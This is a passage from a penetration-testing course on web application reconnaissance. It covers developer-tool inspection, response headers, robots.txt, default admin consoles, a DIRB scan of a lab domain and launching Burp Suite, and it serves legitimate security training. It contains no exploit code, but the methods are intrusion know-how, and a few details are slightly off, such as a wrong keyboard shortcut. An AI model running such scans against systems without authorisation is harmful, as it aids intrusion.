It is important to identify the components that make up a web application before attempting to blindly exploit it. Many web application vulnerabilities are technology-agnostic. However, some exploits and payloads need to be crafted based on the technological underpinnings of the application, such as the database software or operating system. Before launching any attacks on a web application, we should attempt to discover the technology stack in use, which generally consists of the following components:

- Programming language and frameworks

[237] (OWASP, 2019), https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

- Web server software
- Database software
- Server operating system

There are several techniques that we can use to gather this information directly from the browser. Most modern browsers include developer tools that can assist in the enumeration process. We will be focusing on Firefox since it is the default browser in Kali Linux. However, most browsers include similar developer tools.

9.2.1 Inspecting URLs

File extensions, which are sometimes a part of a URL, can reveal the programming language the application was written in. Some of these, like .php, are straightforward, but other extensions are more cryptic and vary based on the frameworks in use. For example, a Java-based web application might use .jsp, .do, or .html.

However, file extensions on web pages are becoming less common since many languages and frameworks now support the concept of *routes*, which allow developers to map a URI to a section of code. Applications leveraging routes use logic to determine what content is returned to the user and make URI extensions largely irrelevant.

9.2.2 Inspecting Page Content

Although URL inspection can provide some clues about the target web application, most context clues can be found in the source of the web page. The Firefox *Debugger* tool (found in the *Web Developer* menu or by pressing Ctrl Shift K) displays the page's resources and content, which varies by application. The Debugger tool may display JavaScript frameworks, hidden input fields, comments, client-side controls within HTML, JavaScript, and much more.

To demonstrate this, we can open the Debugger while browsing www.megacorp.one:



Figure 83: Using Developer Tools to Inspect JavaScript Sources

We can see that the application running on www.megacorpone.com uses jQuery[238] version 1.11.0, a common JavaScript library. In this case, the developer minified[239] the code, making it more compact and conserving resources but making it somewhat difficult to read. Fortunately, we can "prettify" code within Firefox by clicking on the *Pretty print source* button with the double curly braces:

[238] (jQuery, 2019), https://jquery.com/

[239] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Minification_(programming)



Figure 84: Pretty Print Source

After clicking the icon, Firefox will display the code in a format that is easier to read and follow:



Figure 85: Viewing Prettified Source in Firefox

We can also use the *Inspector* tool to drill down into specific page content. Let's use Inspector to examine the *email input* element from the "Contact" page by right-clicking the email address field on the page and selecting *Inspect Element* or using the shortcut Page Up.



Figure 86: Selecting E-mail Input Element

This will open the Inspector tool and highlight the HTML for the element we right-clicked on.



Figure 87: Using the Inspector Tool

This tool is especially useful for quickly finding hidden form fields in the HTML source.

9.2.3 Viewing Response Headers

We can also search server responses for additional information. There are two types of tools we can use to accomplish this task. The first type of tool is a proxy, which intercepts requests and responses between a client and a webserver. We will explore proxies later in this module, but first we will explore the *Network* tool, launched from the Firefox *Web Developer* menu, to view HTTP requests and responses. This tool shows network activity that occurs after it launches, so we must refresh the page to see traffic.



Figure 88: Using the Network Tool to View Requests

We can click on a request to get more details about it, in this case the response headers:



Figure 89: Viewing Response Headers in the Network Tool

The "Server" header displayed above will often reveal at least the name of the web server software. In many default configurations, it also reveals the version number.

Headers that start with "X-" are non-standard HTTP headers.[240] The names or values often reveal additional information about the technology stack used by the application. Some examples of non-standard headers include *X-Powered-By*, *x-amz-cf-id*, and *X-Aspnet-Version*. Further research into these names could reveal additional information, such as the "x-amz-cf-id" header, which indicates the application uses Amazon CloudFront.

9.2.4 Inspecting Sitemaps

Web applications can include sitemap files to help search engine bots crawl and index their sites. These files also include directives of which URLs *not* to crawl. These are usually sensitive pages or administrative consoles–exactly the sort of pages we are interested in.

The two most common sitemap filenames are robots.txt and sitemap.xml.

For example, we can retrieve the robots.txt file from www.google.com with **`curl`**:

```
kali@kali:~$ curl https://www.google.com/robots.txt
User-agent: *
```

[240] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers

```
Disallow: /search
Allow: /search/about
Allow: /search/static
Allow: /search/howsearchworks
Disallow: /sdch
Disallow: /groups
Disallow: /index.html?
Disallow: /?
Allow: /?hl=
...
```

Listing 280 - https://www.google.com/robots.txt

Allow and *Disallow* are directives for web crawlers indicating pages or directories that "polite" web crawlers may or may not access, respectively. Although the listed pages and directories in most cases may not be interesting and some may even be invalid, sitemap files should not be overlooked as they may contain clues about the website layout or other interesting information.

9.2.5 Locating Administration Consoles

Web servers often ship with remote administration web applications, or consoles, which are accessible via a particular URL and often listening on a specific TCP port.

Two common examples are the *manager*[241] application for *Tomcat* and *phpMyAdmin*[242] for MySQL hosted at **/manager/html** and **/phpmyadmin** respectively.

While these consoles can be restricted to local access or may be hosted on custom TCP ports, we often find them externally exposed by default configurations. Regardless, as penetration testers we should check the default console locations, identified in the application server software documentation. In the following section, we will also demonstrate tools that can be used to automate the search for these consoles and in a later section we will demonstrate exploitation techniques.

9.3 Web Application Assessment Tools

Once we have thoroughly explored a web application manually, we should consider using web application assessment tools to enumerate more information about the target.

There are a variety of tools that can aid in discovering and exploiting web application vulnerabilities, many of which come pre-installed in Kali. In this section, we will explore some of these tools including a few simple browser extensions and in a later section we will shift our focus to manual vulnerability enumeration and exploitation.

[241] (Apache Software Foundation, 2019), https://tomcat.apache.org/tomcat-7.0-doc/manager-howto.html

[242] (phpMyAdmin, 2019), https://www.phpmyadmin.net/

Automated tools can increase our productivity as penetration testers, but we must also understand manual exploitation techniques since tools will not always be available in every situation and manual techniques offer greater flexibility and customization. Remember, tools and automation make our job easier. They don't do the job for us.

9.3.2 DIRB

DIRB[243] is a web content scanner that uses a wordlist to find directories and pages by issuing requests to the server. DIRB can identify valid web pages on a web server even if the main index page is missing.

By default, DIRB will identify interesting directories on the server but it can also be customized to search for specific directories, use custom dictionaries, set a custom cookie or header on each request, and much more.

Let's run DIRB on www.megacorpone.com. We will supply several arguments: the URL to scan, **-r** to scan non-recursively, and **-z 10** to add a 10 millisecond delay to each request:

```
kali@kali:~$ dirb http://www.megacorpone.com -r -z 10
...
URL_BASE: http://www.megacorpone.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive
SPEED_DELAY: 10 milliseconds

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://www.megacorpone.com/ ----
+ http://www.megacorpone.com/about (CODE:200|SIZE:12180)
+ http://www.megacorpone.com/admin (CODE:403|SIZE:292)
==> DIRECTORY: http://www.megacorpone.com/assets/
+ http://www.megacorpone.com/contact (CODE:200|SIZE:7721)
+ http://www.megacorpone.com/index (CODE:200|SIZE:12519)
+ http://www.megacorpone.com/index.html (CODE:200|SIZE:12519)
+ http://www.megacorpone.com/jobs (CODE:200|SIZE:11359)
==> DIRECTORY: http://www.megacorpone.com/old-site/
+ http://www.megacorpone.com/robots (CODE:200|SIZE:23)
+ http://www.megacorpone.com/robots.txt (CODE:200|SIZE:23)
+ http://www.megacorpone.com/server-status (CODE:403|SIZE:300)

-----------------
END_TIME: Wed Jun  5 11:03:05 2019
DOWNLOADED: 4612 - FOUND: 9
```

[243] (DIRB), http://dirb.sourceforge.net/about.html

Listing 281 - Running dirb against www.megacorpone.com.

According to the output in Listing 281, DIRB made 4,612 requests and reported the URL, status code, and size of nine distinct resources. By default, the tool will recurse into newly-discovered directories, but in this case, our non-recursive (**-r**) scan simply reports directories without descending into them. Obviously, we could begin with a non-recursive scan against a large target and recursively search interesting directories, or begin with a full recursive scan depending on our needs.

DirBuster is a Java application similar to DIRB that offers multi-threading and a GUI-based interface.

9.3.3 Burp Suite

Burp Suite[244] is a GUI-based collection of tools geared towards web application security testing, arguably best-known as a powerful proxy tool. While the free Community Edition mainly contains tools used in manual testing, the commercial versions include additional features, including a formidable web application vulnerability scanner. Burp Suite has an extensive feature list and is worth investigation, but we will only explore a few basic functions in this section. Please note that while Burp Suite Professional is prohibited during the OSCP exam, it is also not necessary.

Let's start Burp Suite. We can find it in Kali under Applications > 03 Web Application Analysis > burpsuite.

[244] (PortSwigger, 2019), https://portswigger.net/burp



Figure 90: Starting Burp Suite

We can also launch it from the command line with **burpsuite**:

```
kali@kali:~$ burpsuite
```

Listing 282 - Starting Burp Suite from a terminal shell

Once it launches, we'll choose *Temporary project* and click *Next*.



Figure 91: Burp Startup

We'll leave *Use Burp defaults* selected and click *Start Burp*.

